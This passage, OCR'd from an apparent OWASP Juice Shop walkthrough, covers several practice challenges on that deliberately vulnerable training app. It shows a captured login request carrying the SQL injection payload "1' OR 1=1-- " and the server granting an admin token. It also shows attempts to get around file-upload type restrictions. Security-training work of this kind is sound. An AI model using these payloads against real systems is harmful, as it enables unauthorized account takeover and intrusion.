Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"1' OR 1=1-- ",
  "password":"admin"
}
```


Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://
nel.heroku.com/reports?ts=1726943406&sid=812dcc77-0bd0-43b1-a5f1-b
25750382959&s=LOKMvm48cpm3wuVTzzMwzskJsUQ2E4txszyueMf4e84%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1726943406&sid=812dcc
77-0bd0-43b1-a5f1-b25750382959&s=LOKMvm48cpm3wuVTzzMwzskJsUQ2E4txs
zyueMf4e84%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,
"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 818
Etag: W/"332-L0+B/OJR0OVsmajZcQt1NOhi4xk"
Vary: Accept-Encoding
Date: Sat, 21 Sep 2024 18:30:06 GMT
Via: 1.1 vegur

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
    IiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJhZG1pbiIsImVtYWlsIjoiYW
```

Admin Section


Difficulty	Description	Category
**	Access the administration section of the store.	Broken Access Control








Deprecated Interface

Difficulty	Description	Category
**	Use a deprecated B2B interface that was not properly shut down.	Security Misconfiguration


https://juice-shop.herokuapp.com/#/complain
OWASP Juice Shop
Account
Your Basket
EN
Complaint
Forbidden file type. Only PDF, ZIP allowed.
Customer
admin@juice-sh.op
Message *
test Case
Max. 160 characters
9/160
Invoice:
Choose File
7z1900-x64.exe
Submit
Activate Windows
Go to Settings to activate Windows.



https://juice-shop.herokuapp.com/#/complain
OWASP Juice Shop
Account
Your Basket
EN
Complaint
Customer
admin@juice-sh.op
Message *
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
Page
Workspace
main.js
top
juice-shop.herokuapp.com
assets/public/images
(index)
103.js
main.js
polyfills.js
runtime.js
vendor.js
styles.css
MaterialIcons-Regular.woff2
font-mfizz.woff
cdnjs.cloudflare.com
this.translate = r,
this.customerControl = new s.p4({
value: "",
disabled: !0
}),[]),
this.messageControl = new s.p4("",[s.kI.required, s.kI.maxLength(160)]),
this.fileUploadError = void 0,
this.uploader = new ie.bA({
url: O.N.hostServer + "/file-upload",
authToken: `Bearer ${localStorage.getItem("token")}`,
allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/x-zip-compressed", "multipart/x-zip"],
maxFileSize: 1e5
}),
this.userEmail = void 0,
this.complaint = void 0
}
ngOnInit() {
Watch
Breakpoints
Pause on uncaught exceptions
Pause on caught exceptions
Scope
Not paused
Call Stack
Not paused
XHR/fetch Breakpoints
DOM Breakpoints
Global Listeners
Event Listener Breakpoints
CSP Violation Breakpoints
zip
3 of 16
3 characters selected
Coverage: n/a
Activate Windows
Go to Settings to activate Windows.



https://juice-shop.herokuapp.com/#/complain
OWASP Juice Shop
Account
Your Basket
EN
Complaint
Customer
admin@juice-sh.op
Message *
test Case
Max. 160 characters
9/160
Invoice:
Choose File
Sample.xml
Submit



Five-Star Feedback


Difficulty	Description	Category
**	Get rid of all 5-star customer feedback.	Broken Access Control






Login MC SafeSearch


Difficulty	Description	Category
**	Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.	Broken Access Control







Password Strength

Difficulty	Description	Category
**	Log in with the administrator's user credentials without previously changing them or applying SQL Injection.	Broken Authentication







Security Policy

Difficulty	Description	Category
**	Behave like any "white-hat" should before getting into the action.	Miscellaneous

security.txt is an accepted standard for website security information that allows security researchers to report security vulnerabilities easily.[1] The standard prescribes a text file called security.txt in the well known location, similar in syntax to robots.txt but intended to be machine- and human-readable, for those wishing to contact a website's owner about security issues.[2] security.txt files have been adopted by Google, GitHub, LinkedIn, and Facebook.[3]

security.txt

A File Format to Aid in Security Vulnerability Disclosure

Example security.txt file


Status	Published
Year started	2017
First published	September 2017
Latest version	April 2022
Authors	Edwin Foudil
Base standards	RFC 9116
Website	securitytxt.org

